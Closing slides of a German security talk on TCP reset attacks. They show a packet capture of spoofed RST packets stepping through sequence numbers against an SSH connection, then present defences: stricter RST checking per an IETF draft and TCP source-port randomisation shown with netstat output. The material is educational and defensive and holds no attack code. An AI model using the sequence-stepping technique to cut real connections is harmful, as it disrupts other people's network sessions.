# TCP-Reset-Angriff in der Praxis

tcp\_rst.log - Ethereal

File Edit View Go Capture Analyze Statistics Help

Filter:  + Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
1	0.000000	10.0.10.40	10.0.1.50	TCP	32771 > ssh [RST] Seq=0 Ack=0 Win=0 Len=0
2	0.008420	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=11680 Ack=0 Win=0 Len=0
3	0.019469	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=23360 Ack=0 Win=0 Len=0
4	0.033263	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=35040 Ack=0 Win=0 Len=0
5	0.043818	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=46720 Ack=0 Win=0 Len=0
6	0.054653	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=58400 Ack=0 Win=0 Len=0
7	0.065797	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=70080 Ack=0 Win=0 Len=0
8	0.077293	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=81760 Ack=0 Win=0 Len=0
9	0.087857	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=93440 Ack=0 Win=0 Len=0
10	0.100897	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=105120 Ack=0 Win=0 Len=0
11	0.112485	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=116800 Ack=0 Win=0 Len=0
12	0.123426	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=128480 Ack=0 Win=0 Len=0
13	0.136736	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=140160 Ack=0 Win=0 Len=0
14	0.150058	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=151840 Ack=0 Win=0 Len=0
15	0.162426	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=163520 Ack=0 Win=0 Len=0
16	0.172086	10.0.10.40	10.0.1.50	TCP	[TCP Previous segment lost] 32771 > ssh [RST] Seq=175200 Ack=0 Win=0 Len=0

▶ Frame 2 (74 bytes on wire, 74 bytes captured)  
 ▶ Ethernet II, Src: 00:0c:29:7f:52:03, Dst: 00:50:56:c0:00:01  
 ▶ Internet Protocol, Src Addr: 10.0.10.40 (10.0.10.40), Dst Addr: 10.0.1.50 (10.0.1.50)  
 ▼ Transmission Control Protocol, Src Port: 32771 (32771), Dst Port: ssh (22), Seq: 11680, Ack: 0, Len: 0  
   Source port: 32771 (32771)  
   Destination port: ssh (22)  
   Sequence number: 11680 (relative sequence number)  
   Header length: 20 bytes  
   ▼ Flags: 0x0004 (RST)  
     0... .... = Congestion Window Reduced (CWR): Not set  
     .0... .... = ECN-Echo: Not set  
     ..0. .... = Urgent: Not set  
     ...0 .... = Acknowledgment: Not set  
     .... 0... = Push: Not set  
     .... .1.. = Reset: Set  
     .... ..0. = Syn: Not set  
     .... ...0 = Fin: Not set  
   Window size: 0  
   Checksum: 0x20a3 (correct)  
   ▶ [SEQ/ACK analysis]


```

0000  00 50 56 c0 00 01 00 0c 29 7f 52 03 08 00 45 00  .PV.....}.R...E.
0010  00 28 00 f2 00 00 40 06 5a 85 0a 00 0a 28 0a 00  .(.....@. Z....(..
0020  01 32 80 03 00 16 03 49 ec 80 00 00 00 01 50 04  .2.....I .....P.
0030  00 00 20 a3 00 00 80 03 00 16 03 49 ec 80 00 00  .. .....I....
0040  00 01 50 04 00 00 00 00 00 00  ..P.....
  
```

P: 213 D: 213 M: 0


# Wie schützen wir uns?

- Modifizieren des TCP-Stack nach IETF Draft (RST-Paket muss genau passen)



Klassischer TCP-Stack nach RFC 793

Modifizierter TCP-Stack nach Vorschlägen der IETF



(Quelle: Linuxmagazin 08/2005)

# Randomisierung von TCP-Quell-Ports

```
wd@T42p:~$ uname -a
Linux T42p.wdolle.de 2.6.9-1.681_FC3 #1 Thu Nov 18 15:10:10 EST 2004 i686 i686 i386 GNU/Linux
wd@T42p:~$ netstat -nt
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.53.1:32771     192.168.53.150:22     ESTABLISHED
tcp        0      0 192.168.53.1:32773     192.168.53.150:22     ESTABLISHED
tcp        0      0 192.168.53.1:32772     192.168.53.150:22     ESTABLISHED
tcp        0      0 192.168.53.1:32775     192.168.53.150:22     ESTABLISHED
tcp        0      0 192.168.53.1:32774     192.168.53.150:22     ESTABLISHED
tcp        0      0 192.168.53.1:32777     192.168.53.150:22     ESTABLISHED
tcp        0      0 192.168.53.1:32776     192.168.53.150:22     ESTABLISHED
wd@T42p:~$
```

Linux:  
von 32.768  
bis 61.000  
(jeweils um  
1 erhöhen)

```
wd@bgpd:~$ netstat -atn | grep 127.0.0.1
tcp        0      0 127.0.0.1:6868         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:6969         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:22           127.0.0.1:59008        ESTABLISHED
tcp        0      0 127.0.0.1:46953        127.0.0.1:22           TIME_WAIT
tcp        0      0 127.0.0.1:38280        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:43525        ESTABLISHED
tcp        0      0 127.0.0.1:53356        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:45158        ESTABLISHED
tcp        0      0 127.0.0.1:45158        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:45150        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:38280        ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:42504        ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:53356        ESTABLISHED
tcp        0      0 127.0.0.1:59008        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:42504        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:43525        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:51999        127.0.0.1:22           ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:45150        ESTABLISHED
tcp        0      0 127.0.0.1:22           127.0.0.1:51999        ESTABLISHED
wd@bgpd:~$
```

Linux mit  
grsecurity-  
Patch;  
OpenBSD hat  
dieses Feature  
eingebaut

## **Vielen Dank für die Aufmerksamkeit**

**Folien zeitnah unter: <http://www.dolle.net>**

**Artikel zum Thema: “TCP-Reset – Gefahren im TCP-Protokoll: Angreifer kappen fremde Verbindungen“; Christoph Wegener, Wilhelm Dolle; Linux-Magazin 08/05**

**Wilhelm Dolle, CISA, CISSP, BSI IT-Grundschutz-Auditor**

**Director Information Technology**

**mail [wilhelm.dolle@dolle.net](mailto:wilhelm.dolle@dolle.net)**

**web <http://www.dolle.net>**